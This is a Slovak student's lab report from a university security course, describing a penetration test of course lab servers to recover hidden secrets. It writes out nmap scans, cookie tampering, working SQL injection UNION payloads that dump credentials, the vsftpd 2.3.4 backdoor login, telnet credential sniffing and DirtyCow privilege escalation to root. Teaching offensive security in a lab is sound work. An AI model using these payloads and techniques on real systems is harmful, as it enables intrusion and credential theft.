

BIS 2016/2017: Projekt 1

Dávid Mikuš
xmikus15@stud.fit.vutbr.cz

24. novembra 2016

1 Zmapovanie siete

Najprv som zistil svoju IP a zmapoval sieť na serveri bis.fit.vutbr.cz:

```
nmap -sP 192.168.122.0/24
```

Okrem uživatelskych adries som našiel:

```
ptest4.local (192.168.122.48)
ptest3.local (192.168.122.70)
ptest1.local (192.168.122.138)
ptest2.local (192.168.122.192)
```

Následne som na týchto adresách skenoval otvorené porty cez `nmap -sV`

ptest1

```
22/tcp   open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.15 ((CentOS))
8080/tcp open  http     Apache httpd 2.2.15 ((CentOS))
```

ptest2

```
21/tcp   open  ftp      vsftpd 2.3.4
22/tcp   open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.15 ((CentOS))
3306/tcp open  mysql    MySQL (unauthorized)
```

ptest3

```
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
```

ptest4

```
22/tcp    open   ssh     OpenSSH 5.3 (protocol 2.0)
80/tcp    open   http    Apache httpd 2.2.15 ((CentOS))
41337/tcp open   ftp     vsftpd 2.2.2
```

2 Tajomstvá

2.1 A

Server: ptest1

Pripojil som sa na port 8080, kde je prihlasováci formulár. V cookies sa ukladá položka `LOGGED_IN` ktorej som nastavil `TRUE` a dostál som sa do systému.

2.2 B

Server: ptest1

Pripojil som sa na port 80, kde som našiel login `xsmith07`. Na tomto serveri beží SSH, tak som sa skúsil prihlásiť a skúšal hesla na základe blogu. Nakoniec to bolo heslo mačky `micak`

2.3 C

Server: ptest2

Pripojil som sa na web. Po rôznych pokusoch ked som zadal do filtra uvodzovky tak som narazil na chybu:

```
Error: You have an error in your SQL syntax; check the manual that
    corresponds to your MySQL server version for the right syntax
   to use near '%"' at line 1 Check for errors in your query:
   SELECT id, name, email, address FROM contact WHERE name LIKE
   "%"%"
```

Použil som SQL Injection a istil som si názvy tabuľiek:

```
" OR 1=1 UNION SELECT table_name,1,1,1 FROM information_schema.
    tables --
```

Potom názvy stĺpcov tabuľky `auth`:

```
" OR 1=1 UNION SELECT column_name,1,1,1 FROM information_schema.
    columns WHERE table_name='auth' --
```

A následne samotné údaje:

```
" OR 1=1 UNION SELECT id, login, passwd, 1 FROM auth --
```

Kde som v hesle uživateľa `admin` našiel tajomstvo.

2.4 D

Server: ptest2

Na serveri sa nachádza vsftp 2.3.4 pre ktorý som našiel exploit `https://mkirbypn.wordpress.com/2016/02/23/exploit-vstftpd-version-2-3-4/`
Prihlasil som sa na FTP server a ako údaje som zadal

```
USER: a:)
PASS: a:)
```

Po prihlăseni mi vypísalo:

```
Opened port 52981, take a look ;)
```

Na daný port som sa prihlásil a získal tajomstvo.

2.5 E

Server: ptest3

Prihlasil som sa cez SSH pod uživateľom `smith`. Spustil som `tcpdump`, výstup uložil a otvoril vo Wiresharku. Nachádzala sa tam telnet komuníkacia a po `Follow TCP Stream` som našiel:

```
...login: ada
.ada
Password: babb4ge
```

Prihlăsil som sa s danými údajmi cez telnet a získal tajomstvo.

2.6 F

Server: ptest4

Na serveri je otvorený port 41337 pre FTP. Prihlásil som sa ako anonýmny uživateľ a získal tajomstvo.

2.7 G

Server: bis.fit.vutbr.cz

Na serveri sa dá využit exploit `DirtyCow`, konkrétne som využil `https://gist.github.com/KrE80r/42f8629577db95782d5e4f609f437a54`, ktorý modifikuje `/usr/bin/passwd`. Vďaka ktorému som bol schopný editovať súbory `passwd` a `shadow`. Vytvoril som si nového uživateľa s `UID=0`. Prihlásil som sa cez novo vytvorený účet a v zložke `/root` som našiel tajomstvo.

2.8 H

Server: ptest4

Pripojil som sa na port 80 kde sa dalo listovať medzi zložkami a súbormi. V `/etc/raddb/sql.conf` som našiel ako heslo tajomstvo.

2.9 I

Server: ptest4

Podobne ako tajomstvo `H`. V `/home/franta/Documents/` sa nachádzali PDF dokumenty. Skúsil som prečítat metadata cez `pdfinfo` a v dokumente `Internal.pdf` v položke `Keywords` som našiel tajomstvo.